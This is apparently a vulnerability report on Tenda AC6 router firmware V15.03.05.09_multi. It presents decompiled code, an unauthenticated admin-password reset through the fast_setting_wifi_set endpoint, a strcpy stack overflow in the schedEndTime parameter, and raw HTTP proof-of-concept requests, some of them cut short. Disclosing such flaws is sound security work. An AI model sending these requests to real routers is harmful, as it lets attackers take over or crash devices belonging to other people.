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Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master web application on the right. The Burp Suite interface displays a request and response for a POST to /login.html. The request body contains a login attempt with a password. The response shows a successful login with a 200 OK status. The Tenda Web Master interface shows a login page with a username field containing '123456' and a green '登录' (Login) button. Below the button is a link for '忘记密码?' (Forgot password?).

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi web application on the right. The Burp Suite interface displays a request and response for a POST to /main.html. The request body contains a login attempt with a password. The response shows a successful login with a 200 OK status. The Tenda WiFi interface shows a network status page with a sidebar menu containing options like '网络状态' (Network Status), '无线设置' (Wireless Settings), '有线设置' (Wired Settings), '设备管理' (Device Management), 'VPN管理' (VPN Management), '高级功能' (Advanced Features), and '系统管理' (System Management). The main content area displays network status information, including a signal strength indicator, a router icon, and various network metrics like '0.1KB/s', '192.168.1.160', and 'V15.03.05.09_multi'.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
v15 = 1;  
v22 = (char *)webgetvar(a1, "schedWifiEnable", "1");  
src = (char *)webgetvar(a1, "schedStartTime", &unk_EA64C);  
v20 = (char *)webgetvar(a1, "schedEndTime", &unk_EA64C);  
nptr = (char *)webgetvar(a1, "timeType", "0");  
s = (char *)webgetvar(a1, "day", "1,1,1,1,1,1,1");  
i = 0;
```

```
v1 = atoi((const char *)dest) != 0;  
*(_BYTE *)ptr = v1;  
v2 = atoi(v22) != 0;  
*((_BYTE *)ptr + 1) = v2;  
strcpy((char *)ptr + 2, src);  
strcpy((char *)ptr + 10, v20);  
for ( i = 0; i <= 6; ++i )  
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;  
sub_366C0(ptr, 0);  
free(ptr);
```

The program passes the parameters obtained from schedendtime to V20, and then directly copies V20 on the stack through the strcpy function. There is no size check, so there is a stack overflow vulnerability.

3. Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/openSchedWifi HTTP/1.1  
Host: 192.168.1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101  
Firefox/96.0  
Accept: */*
```

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1602
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/wifi_time.html?random=0.2685288037929373&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbchrb1qw

schedWifiEnable=1&schedStartTime=00%3A00&schedEndTime=01%3A00aaaabaaacaaadaaaaaaafaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html
```

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

